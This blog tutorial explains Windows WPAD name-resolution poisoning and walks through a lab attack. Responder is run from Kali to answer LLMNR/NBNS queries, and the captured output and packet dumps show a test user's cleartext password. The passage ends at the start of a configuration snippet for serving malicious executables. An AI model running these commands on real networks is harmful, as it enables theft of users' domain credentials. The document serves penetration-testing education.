Windows - WPAD poisoning using Responder

2018-08-03 Trelis Windows windows responder

In this article it will be shown how it works Microsoft Windows's name resolution services and how can it be abused.

WPAD

Description

Organizations allow employees to access Internet through proxy servers to increase performance, ensure security and track traffic. Users who connect to the corporate network need to know which proxy server they have to use without doing any configuration.

If a browser is configured to automatically detect proxy settings, then it will make use of WPAD protocol to locate and download the wpad.dat, Proxy Auto-Config (PAC) file.


Protocol details

Content

It searches computers named as “wpad” on the local network to find this file. And then following steps are carried out:

1. If the DHCP Server is configured, the client retrieves the wpad.dat file from the DHCP Server (if successful, step 4 is taken).
2. The wpad.corpdomain.com query is sent to the DNS server to find the device that is distributing the Wpad configuration. (If successful, step 4 is taken). 3 Send LLMNR or NBNS query for WPAD (if success, go step 4 else proxy can’t be use)
3. Download wpad.dat and use it.

In the following traffic capture, the machine sends the NBNS packets in broadcast asking for the wpad.dat:



```
No.     Time           Source          Destination      Protocol  Length Info
   3256 349.699169224  192.168.57.1    192.168.57.255   NBNS          94 Name query NB WPAD<00>
   3257 350.447544164  192.168.57.1    192.168.57.255   NBNS          94 Name query NB WPAD<00>
   3258 351.194465617  192.168.57.1    192.168.57.255   NBNS          94 Name query NB WPAD<00>
   3259 354.151312989  192.168.57.1    192.168.57.255   NBNS          94 Name query NB WPAD<00>
   3262 354.898864366  192.168.57.1    192.168.57.255   NBNS          94 Name query NB WPAD<00>
   3263 355.648821241  192.168.57.1    192.168.57.255   NBNS          94 Name query NB WPAD<00>
   3264 356.432126527  192.168.57.1    192.168.57.255   NBNS          94 Name query NB WPAD<00>
   3265 357.193839916  192.168.57.1    192.168.57.255   NBNS          94 Name query NB WPAD<00>

▸ Frame 3259: 94 bytes on wire (752 bits), 94 bytes captured (752 bits) on interface 0
▸ Linux cooked capture
▸ Internet Protocol Version 4, Src: 192.168.57.1, Dst: 192.168.57.255
▸ User Datagram Protocol, Src Port: 137, Dst Port: 137
▾ NetBIOS Name Service
    Transaction ID: 0xedcc
  ▸ Flags: 0x0110, Opcode: Name query, Recursion desired, Broadcast
    Questions: 1
    Answer RRs: 0
    Authority RRs: 0
    Additional RRs: 0
  ▾ Queries
    ▸ WPAD<00>: type NB, class IN
```

Vulnerability

Description

When a machine has these protocols enabled, if the local network DNS is not able to resolve the name, the machine will ask to all hosts of the network. So, any host of the network, who knows its IP, can reply. Even if a host replies with an incorrect information, it will be still regarded as legitimate.

Scenario

1. The victim will open the browser which is configured with the option “automatically detect settings” in “Local Area Network (LAN) Settings”.
2. The name resolution, which will be performed with the steps we mentioned earlier, will be questioned on the victim’s computer first.
3. In step 2, because of the DNS Server does not have a corresponding record, the name of the system is sent as LLMNR or NetBIOS-NS query.
4. The attacker listens to network traffic, catches name resolution query. It tells to the victim that he has the wpad.dat the victim is look for.

According to the sequence above, if an attacker wants to be sure that the attack is successful, he must do:

1. DHCP poisoning attack
2. DNS poisoning attack
3. WPAD poisoning attack

This article is focused only in attacking the third step, making the assumption that neither DHCP nor DNS are configured.

Exploiting

Responder

Responder is a tool created by Laurent Gaffie used to obtain network credentials. This tool listens and answers LLMNR and NBT-NS procotols.

Creating authentication services like SMB, MSSQL, HTTP, HTTPS, FTP, POP3, SMTP, Proxy WPAD, DNS, LDAP, etc, it will try that the victim sends its credentials to any of this services so the attacker can steal them.


Proof of Concept

To demonstrate the attack, Kali Linux is used to steal the credentials of a Windows 10 user. Kali has Responder pre-installed and can be found at the directory:


```
/usr/share/responder/
```

When the victim makes WPAD name resolution to the attacker WPAD fake server, it creates an authentication screen and it asks the client to enter his domain credentials.

```
responder -I eth0 -wFb
```




```
root@kali:~# responder -I eth0 -wFb
                                         __
  .----.-----.-----.-----.-----.-----.--|  |.-----.----.
  |   _|  -__|__ --|  _  |  _  |     |  _  ||  -__|   _|
  |__| |_____|_____|   __|_____|__|__|_____||_____|__|
                   |__|

           NBT-NS, LLMNR & MDNS Responder 2.3.3.9

  Author: Laurent Gaffie (laurent.gaffie@gmail.com)
  To kill this script hit CRTL-C


[+] Poisoners:
    LLMNR                      [ON]
    NBT-NS                     [ON]
    DNS/MDNS                   [ON]

[+] Servers:
    HTTP server                [ON]
    HTTPS server               [ON]
    WPAD proxy                 [ON]
    Auth proxy                 [OFF]
    SMB server                 [ON]
    Kerberos server            [ON]
    SQL server                 [ON]
    FTP server                 [ON]
    IMAP server                [ON]
    POP3 server                [ON]
    SMTP server                [ON]
    DNS server                 [ON]
    LDAP server                [ON]

[+] HTTP Options:
    Always serving EXE         [OFF]
```



```
    Always Serving EXE           [OFF]
    Serving EXE                  [OFF]
    Serving HTML                 [OFF]
    Upstream Proxy               [OFF]

[+] Poisoning Options:
    Analyze Mode                 [OFF]
    Force WPAD auth              [ON]
    Force Basic Auth             [ON]
    Force LM downgrade           [OFF]
    Fingerprint hosts            [OFF]

[+] Generic Options:
    Responder NIC                [eth0]
    Responder IP                 [192.168.57.139]
    Challenge set                [random]
    Don't Respond To Names       ['ISATAP']
```

The victim will see the following dialog box:



Seguridad de Windows

iexplore.exe

El servidor wpad está solicitando su nombre de usuario y contraseña. El servidor informa que es de Authentication Required.


Advertencia: su nombre de usuario y contraseña se enviarán usando la autenticación básica en una conexión que no es segura.

trelis24Test

••••••••


□ Recordar mis credenciales

If the victim enters the credentials, the attacker will receive the username and password in clear-text:



```
[+] Listening for events...
[*] [LLMNR]  Poisoned answer sent to 192.168.57.1 for name wpad
[HTTP] User-Agent        : WinHttp-Autoproxy-Service/5.1
[HTTP] User-Agent        : WinHttp-Autoproxy-Service/5.1
[HTTP] User-Agent        : WinHttp-Autoproxy-Service/5.1
[HTTP] User-Agent        : WinHttp-Autoproxy-Service/5.1
[*] [NBT-NS] Poisoned answer sent to 192.168.57.1 for name WPAD (service: Workstation/Redirector)
[*] [LLMNR]  Poisoned answer sent to 192.168.57.1 for name wpad
[HTTP] User-Agent        : Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; WOW64; Trident/7.0; .NET4
.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729)
[HTTP] User-Agent        : Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; WOW64; Trident/7.0; .NET4
.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729)
[HTTP] User-Agent        : Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; WOW64; Trident/7.0; .NET4
.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729)
[HTTP] User-Agent        : Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; WOW64; Trident/7.0; .NET4
.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729)
[*] [MDNS] Poisoned answer sent to 192.168.57.1    for [redacted]
[*] [MDNS] Poisoned answer sent to 192.168.57.1    for
[HTTP] User-Agent        : Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; WOW64; Trident/7.0; .NET4
.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729)
[HTTP] User-Agent        : Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; WOW64; Trident/7.0; .NET4
.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729)
[HTTP] User-Agent        : Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; WOW64; Trident/7.0; .NET4
.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729)
[HTTP] User-Agent        : Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; WOW64; Trident/7.0; .NET4
.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729)
[HTTP] Basic Client   : 192.168.57.1
[HTTP] Basic Username : trelis24Test
[HTTP] Basic Password : test1234
```

With Wireshark, it can be seen how the victim tries to retrieve the wpad.dat file and it sends the password encoded with Base64:



```
No.  Time     Source          Destination     Protocol Length Info
3608 1149…    192.168.57.1    224.0.0.251     MDNS     141 Standard query response 0x0000 A, cache flus
3614 1153…    192.168.57.1    224.0.0.251     MDNS     141 Standard query response 0x0000 A, cache flus
3615 1153…    192.168.57.1    224.0.0.251     MDNS     141 Standard query response 0x0000 A, cache flus
3624 1161…    192.168.57.1    224.0.0.251     MDNS     141 Standard query response 0x0000 A, cache flus
3625 1161…    192.168.57.1    224.0.0.251     MDNS     141 Standard query response 0x0000 A, cache flus
3631 1167…    192.168.57.1    192.168.57.139  TCP       62 55486 → 80 [FIN, ACK] Seq=416 Ack=268 Win=26
3632 1167…    192.168.57.139  192.168.57.1    TCP       56 80 → 55486 [ACK] Seq=268 Ack=417 Win=30336 L
3633 1167…    192.168.57.1    192.168.57.139  TCP       68 55492 → 80 [SYN] Seq=0 Win=65535 Len=0 MSS=1
3634 1167…    192.168.57.139  192.168.57.1    TCP       68 80 → 55492 [SYN, ACK] Seq=0 Ack=1 Win=29200
3635 1167…    192.168.57.1    192.168.57.139  TCP       62 55492 → 80 [ACK] Seq=1 Ack=1 Win=262144 Len=
3636 1167…    192.168.57.1    192.168.57.139  HTTP     522 GET /wpad.dat HTTP/1.1
3637 1167…    192.168.57.139  192.168.57.1    TCP       56 80 → 55492 [ACK] Seq=1 Ack=467 Win=30336 Len
3638 1167…    192.168.57.139  192.168.57.1    HTTP     527 HTTP/1.1 200 OK  (application/x-ns-proxy-aut
3639 1167…    192.168.57.1    192.168.57.139  TCP       62 55492 → 80 [ACK] Seq=467 Ack=472 Win=261632
3643 1170…    192.168.57.139  192.168.57.1    TCP       56 80 → 55492 [FIN, ACK] Seq=472 Ack=467 Win=30
3644 1170…    192.168.57.1    192.168.57.139  TCP       62 [TCP Dup ACK 3639#1] 55492 → 80 [ACK] Seq=46
3645 1170…    192.168.57.1    192.168.57.139  TCP       62 55492 → 80 [ACK] Seq=467 Ack=473 Win=261632
3648 1172…    192.168.57.1    192.168.57.255  UDP       88 57621 → 57621 Len=44
```

```
Frame 3636: 522 bytes on wire (4176 bits), 522 bytes captured (4176 bits) on interface 0
Linux cooked capture
Internet Protocol Version 4, Src: 192.168.57.1, Dst: 192.168.57.139
Transmission Control Protocol, Src Port: 55492, Dst Port: 80, Seq: 1, Ack: 1, Len: 466
Hypertext Transfer Protocol
  GET /wpad.dat HTTP/1.1\r\n
  Accept: image/gif, image/jpeg, image/pjpeg, application/x-ms-application, application/xaml+xml,
  Accept-Language: es-ES\r\n
  User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; WOW64; Trident/7.0; .NET4.0C; .N
  Accept-Encoding: gzip, deflate\r\n
  Host: wpad\r\n
  Connection: Keep-Alive\r\n
  Authorization: Basic dHJlbGlzMjRUZXN0OnRlc3QxMjM0\r\n
    Credentials: trelis24Test:test1234
  DNT: 1\r\n
  \r\n
  [Full request URI: http://wpad/wpad.dat]
  [HTTP request 1/1]
  [Response in frame: 3638]
```

Moreover, Responder is able to redirect the user to a fake webpage or serve a malicious executable.


The following changes must be done in the responder.conf file:

```
[HTTP Server]
```

